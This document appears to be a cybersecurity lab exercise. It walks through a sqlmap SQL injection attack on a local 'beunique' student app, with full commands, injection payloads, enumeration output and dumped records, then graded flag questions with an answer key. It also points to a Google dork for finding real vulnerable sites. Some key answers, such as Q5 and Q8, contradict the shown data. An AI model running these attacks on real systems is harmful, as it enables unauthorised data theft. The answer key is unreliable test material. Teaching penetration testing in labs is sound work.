
- In the Kali VM, Open Terminal:

- The first step is to scan the website using `-u` command to see if it is vulnerable to SQL injections and then collect information about it.
- Assuming the url I copied is "`http://localhost/beunique/view_student.php?id=001`", yours could be different, change the localhost part of the URL to the Ubuntu VM IP address, which in this case is 192.168.100.5 so the url is now "`http://192.168.100.5/beunique/view_student.php?id=001`"
- Run this command in the Kali-Linux VM: `sqlmap -u http://192.168.100.5/beunique/view_student.php?id=001` Keep in mind your command may look a bit different depending on if your IP address is different and also depending on the entry you chose in bullet point 3.
- Here is what the output might look like:

```
kali@kali: ~  
File Actions Edit View Help  
  
┌─┴─┬─┐ ┌─┴─┬─┐ ┌─┴─┬─┐ ┌─┴─┬─┐  
└───┘ └───┘ └───┘ └───┘ └───┘ └───┘  
      |_IV...          |_I_   https://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 21:29:20 /2022-03-08/  
  
[21:29:20] [INFO] testing connection to the target URL  
[21:29:21] [INFO] checking if the target is protected by some kind of WAF/IPS  
[21:29:22] [INFO] testing if the target URL content is stable  
[21:29:22] [INFO] target URL content is stable  
[21:29:22] [INFO] testing if GET parameter 'id' is dynamic  
[21:29:23] [WARNING] GET parameter 'id' does not appear to be dynamic  
[21:29:24] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable  
[21:29:24] [INFO] testing for SQL injection on GET parameter 'id'  
[21:29:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[21:29:26] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Digital Marketing")  
[21:29:27] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

Scanning the vulnerable URL


- Press 'Y' for all the prompt questions



```
kali@kali: ~  
File Actions Edit View Help  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=001' AND 9875=9875 AND 'RZkP'='RZkP'  
  
Type: time-based blind  
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=001' AND (SELECT 8796 FROM (SELECT(SLEEP(5)))tdGu) AND 'pENG'  
e = 'pENG'  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 8 columns  
Payload: id=-7276' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x71707a78  
71,0x5a585966556b6a506c4466764c4d645165494845516e5354425661617354427751795571  
4b52666a,0x7170767171),NULL,NULL,NULL-- -  
---  
[21:37:24] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)  
web application technology: Apache 2.4.41  
back-end DBMS: MySQL ≥ 5.0.12  
[21:37:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.103.11.13'  
  
[*] ending @ 21:37:24 /2022-03-08/  
  
(kali@kali)-[~]  
$
```

This is the output of the scan


- Discover Databases.
- Once SQLmap confirms that the website URL is vulnerable to SQL injection and is exploitable, the next step is to find out the names of the databases that exist on the website. The "-dbs" command is used to get the database list.
- Run the command: `sqlmap -u http://yourIPaddress/beunique/view_student.php?id=001 -dbs`
- The output could be something like this:



```
kali@kali: ~  
File Actions Edit View Help  
Title: Generic UNION query (NULL) - 8 columns  
Payload: id=-7276' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71707a78  
71,0x5a585966556b6a506c4466764c4d645165494845516e5354425661617354427751795571  
4b52666a,0x7170767171),NULL,NULL,NULL-- -  
[21:41:45] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (eoan or fo  
cal)  
web application technology: Apache 2.4.41  
back-end DBMS: MySQL ≥ 5.0.12  
[21:41:45] [INFO] fetching database names  
available databases [6]:  
[*] beunique  
[*] information_schema  
[*] mysql  
[*] performance_schema  
[*] phpmyadmin  
[*] sys  
[21:41:45] [INFO] fetched data logged to text files under '/home/kali/.local/  
share/sqlmap/output/10.103.11.13'  
[*] ending @ 21:41:45 /2022-03-08/  
(kali@kali)-[~]  
$
```

Existing databases of the website

- Find tables in the database.
- Now its time to find out what tables exist in the database. The database of interest in this case is 'beunique'. The command to find the list of tables is "-tables".
- Run the command: `sqlmap -u http://yourIPAddress/beunique/view_student.php?id=001 -D beunique -tables`
- The output should be something like this:



```
kali@kali: ~  
File Actions Edit View Help  
Type: UNION query  
Title: Generic UNION query (NULL) - 8 columns  
Payload: id=-7276' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x71707a78  
71,0x5a585966556b6a506c4466764c4d645165494845516e5354425661617354427751795571  
4b52666a,0x7170767171),NULL,NULL,NULL-- -  
[21:49:09] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (eoan or fo  
cal)  
web application technology: Apache 2.4.41  
back-end DBMS: MySQL ≥ 5.0.12  
[21:49:09] [INFO] fetching tables for database: 'beunique'  
Database: beunique  
[2 tables]  
+-----+  
| students |  
| users    |  
+-----+  
[21:49:10] [INFO] fetched data logged to text files under '/home/kali/.local/  
share/sqlmap/output/10.103.11.13'  
[*] ending @ 21:49:10 /2022-03-08/  
  
(kali@kali)-[~]  
$
```

Existing tables in the beunique database

- Get columns of table
- Now that we have the list of tables with us, it would be a good idea to get the columns of any of the table. Let's get the columns of 'students' table. The SQLmap command to get the columns of a table is "-columns".
- Run the command: `sqlmap -u http://192.168.100.5/beunique/view_student.php?id=001 -D beunique -T students -columns`
- The output should be something like this:

```

kali@kali: ~
File Actions Edit View Help
back-end DBMS: MySQL ≥ 5.0.12
[21:53:42] [INFO] fetching columns for table 'students' in database 'beunique'

Database: beunique
Table: students
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| session | varchar(255) |
| timestamp | timestamp |
| email | varchar(255) |
| first_name | varchar(255) |
| id | int(3) unsigned zerofill |
| last_name | varchar(255) |
| lesson | varchar(255) |
| phone_number | varchar(255) |
+-----+-----+

[21:53:42] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.103.11.13'

[*] ending @ 21:53:42 /2022-03-08/

(kali@kali)-[~]
$

```

Existing columns in the students table

- Now extract the data from the table. The command is "-dump".
- Run the command: `sqlmap -u http://192.168.100.5/beunique/view_student.php?id=001 -D beunique -T students -dump`
- The output should be something like this:

```


Database: beunique
Table: students
[4 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| id | email | lesson | session | last_name | first_name | timestamp | phone_number |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 001 | info@gmail.com | 45000 | 01 | Bamidele | Olorunsogo | 2022-04-07 20:53:04 | 2347895552 |
| 002 | po@gmail.com | 40000 | 02 | Halleluyah | Lollipop | 2022-04-07 20:54:06 | 23467867833 |
| 003 | mn@gmail.com | 40000 | 03 | Oluwagemidide | Aseyori | 2022-04-07 20:55:11 | 09636737838 |
| 004 | qwe@gmail.com | 25000 | 02 | Omobabawlowo | Davido | 2022-04-07 20:56:18 | 0907373737332 |
+-----+-----+-----+-----+-----+-----+-----+-----+

```

Existing data in the students table


- Locate CSV file
- The data of the table has been dumped in a CSV file named students.csv
- To locate the students.csv file, go to file manager, then press Ctrl+H to show hidden folders.

- The output should be something like this:



Hidden folders in the file manager

- Go to the path: `.local/share/sqlmap/output/192.168.100.5/dump/beunique/students.csv`
- Open the students.csv file
- The output should be something like this:



```
1 id,email,lesson,session,last_name,first_name,timestamp,phone_number
2 001,info@gmail.com,45000,01,Bamidele,Olorunsogo,2022-04-07
   20:53:04,2347895552
3 002,po@gmail.com,40000,02,Halleluyah,Lollipop,2022-04-07
   20:54:06,23467867833
4 003,mn@gmail.com,40000,03,Oluwagemidide,Aseyori,2022-04-07
   20:55:11,09636737838
5 004,qwe@gmail.com,25000,02,Omobabaolowo,David,2022-04-07
   20:56:18,0907373737332
6
7
```

This is the content of students.csv

- Extract data after clearing the cache (No need to run this unless you input new records in the website using the Ubuntu VM)
- SQLMAP saves time by storing data in the cache to improve loading speed, but this data is constantly changing.
- To clear the cache and extract the updated data, we use the SQLMAP command "-fresh-queries"
- Using this parameter, data will not be loaded from the cache.
- An example of this is: `sqlmap -u http://192.168.100.5/beunique/view_student.php?id=001 -D beunique -T students -dump -fresh-queries`
- Note: To find the list of websites that might be vulnerable to sql injection, google search "inurl: .php?id="

12. Task 6: SQL Injection: Test Your Understanding

Complete the questions listed below. At the end of this exercise, attempt to analyze the whole case and answer the *Thought Question(s)* on your own before displaying the answer(s). Note, the latter are not graded.

13. Task 7: Additional Resources

How To Perform SQL Injection with Kali Linux | New Google Dorks List Collection for SQL Injection – SQL Dorks 2021

13.1 Flag Questions:

1. What is the URL format entered in google to obtain the list of URLs vulnerable to SQL Injection?
 - **Correct Answer:** inurl: .php?id=
 - **Answer Description:** To find this, go to the last bullet point in Task 4
 - **Difficulty Level:** Easy.
 - **Total Points:** 2.
 - **Retries:** 2.
 - **Case Sensitive:** No.
 - **Perfect Match:** No.
 - **Match Percentage:** 85%.
2. What is the total number of available databases obtained?
 - **Correct Answer:** 6
 - **Answer Description:** To find this, check your output after running `-dbs`. The answer is the list of available databases that populate.
 - **Difficulty Level:** Easy.
 - **Total Points:** 2.
 - **Retries:** 2.
 - **Case Sensitive:** No.
 - **Perfect Match:** No.
 - **Match Percentage:** 85%.
3. What is the parameter and the file of the website in which the vulnerability exists? (Answer format: parameter, file)
 - **Correct Answer:** id, view_student.php
 - **Answer Description:** To find this, go to the Overview section the answer is in the 5th sentence.
 - **Difficulty Level:** Intermediate.
 - **Total Points:** 4.
 - **Retries:** 2.
 - **Case Sensitive:** No.

- **Perfect Match:** No.
 - **Match Percentage:** 85%.
4. How many entries were in the students table after retrieving all the records?
- **Correct Answer:** 4
 - **Answer Description:** To find this, open your students.csv file
 - **Difficulty Level:** Easy.
 - **Total Points:** 2.
 - **Retries:** 2.
 - **Case Sensitive:** No.
 - **Perfect Match:** No.
 - **Match Percentage:** 85%.
5. What was the full name of the first entry in the students table after retrieving all the records?
(Answer format: last name, first name)
- **Correct Answer:** Baddo, Olamide
 - **Answer Description:** To find this, check your students.csv file and it is the first entry.
 - **Difficulty Level:** Easy.
 - **Total Points:** 2.
 - **Retries:** 2.
 - **Case Sensitive:** No.
 - **Perfect Match:** No.
 - **Match Percentage:** 85%.
6. What is the total number of columns in the students table?
- **Correct Answer:** 8
 - **Answer Description:** To find this, check your output after running `-columns` and the answer is the columns populated.
 - **Difficulty Level:** Easy.
 - **Total Points:** 2.
 - **Retries:** 2.
 - **Case Sensitive:** No.
 - **Perfect Match:** No.
 - **Match Percentage:** 85%.
7. What is the value of the username and password field in the users table? (Answer format: username,password)

- **Correct Answer:** admin, admin
 - **Answer Description:** To find this, extract the data in the users table
 - **Difficulty Level:** Easy.
 - **Total Points:** 2.
 - **Retries:** 2.
 - **Case Sensitive:** No.
 - **Perfect Match:** No.
 - **Match Percentage:** 85%.
8. What was the timestamp of the last entry in the students table after retrieving all the records?
(Answer format: YYYY/MM/DD HH:MM:SS)
- **Correct Answer:** 2022/04/07 21:50:25
 - **Answer Description:** To find this, check your students.csv file and the answer is in the last row.
 - **Difficulty Level:** Easy.
 - **Total Points:** 2.
 - **Retries:** 2.
 - **Case Sensitive:** No.
 - **Perfect Match:** No.
 - **Match Percentage:** 85%.
9. Which SQLMAP command can be used to extract data from the table after clearing the cache
- **Correct Answer:** -fresh-queries
 - **Answer Description:** To find this, go to the section: Extract data after clearing the cache
 - **Difficulty Level:** Easy.
 - **Total Points:** 2.
 - **Retries:** 2.
 - **Case Sensitive:** No.
 - **Perfect Match:** No.
 - **Match Percentage:** 85%.
10. What would you run to penetrate the website URL - <http://testphp.vulnweb.com/artists.php?artist=1> which has a database called acuart containing a table called users with a column called username in order to obtain the value of the column - username? (Hint: full SQLMAP command with url)

- **Correct Answer:** sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C username --dump
 - **Answer Description:** To find this, go to Additional Resources and in the article this can be found in Method 1 under the third picture.
 - **Difficulty Level:** Hard.
 - **Total Points:** 8.
 - **Retries:** 2.
 - **Case Sensitive:** No.
 - **Perfect Match:** No.
 - **Match Percentage:** 85%.
11. What is the manual SQLmap command added at the end of a URL to test if a website is vulnerable to SQL Injection?
- **Correct Answer:** Apostrophe comma
 - **Answer Description:** To find this, go to Additional Resources and the answer is under Method 2, right above the first picture.
 - **Difficulty Level:** Easy.
 - **Total Points:** 2.
 - **Retries:** 2.
 - **Case Sensitive:** No.
 - **Perfect Match:** No.
 - **Match Percentage:** 85%.

13.2 Thought Questions:

1. How can a web application be secured against SQL Injection attack?

- **Correct Answer:** A web application firewall(WAF) is one of the best practices for detecting and preventing SQL injection attacks. A WAF operating in front of the web servers watches the traffic that comes in and out and looks for patterns that indicate a threat. It is, in essence, a firewall between the web application and the Internet. A WAF works by enforcing web security rules that can be customized. These policies tell the WAF what flaws and patterns of traffic it should look for. As a result, a WAF will continue to monitor the applications and the GET and POST requests it gets in order to detect and block malicious traffic. Other approaches to prevent SQL Injection include prepared statements with parameterized queries, stored procedures, whitelisting input validation and escaping all user-supplied inputs.

2. Why Is Penetration Testing Important?

- **Correct Answer:** The major reason penetration testing is important for an organization's security is that they teach employees how to deal with any form of malicious break-in. Penetration tests are used to determine whether or not a company's security

practices are truly effective. They act as a kind of fire drill for businesses. Penetration tests can also provide solutions that will assist firms in not only preventing and detecting attackers, but also in efficiently removing such intruders from their systems. Penetration testing can also reveal which channels in the company or application are the most vulnerable, and hence what additional security technologies or protocols you should invest in. This procedure may reveal a number of critical system flaws you had not considered before. Reports from penetration testing can also help developers make fewer mistakes. When developers understand how a malicious entity launched an attack on an app, operating system, or other piece of software they helped create, they would be more committed to learning more about security and less likely to make similar mistakes in the future.

References

<https://www.darkreading.com/attacks-breaches/sql-injection-attacks-represent-two-third-of-all-web-app-attacks>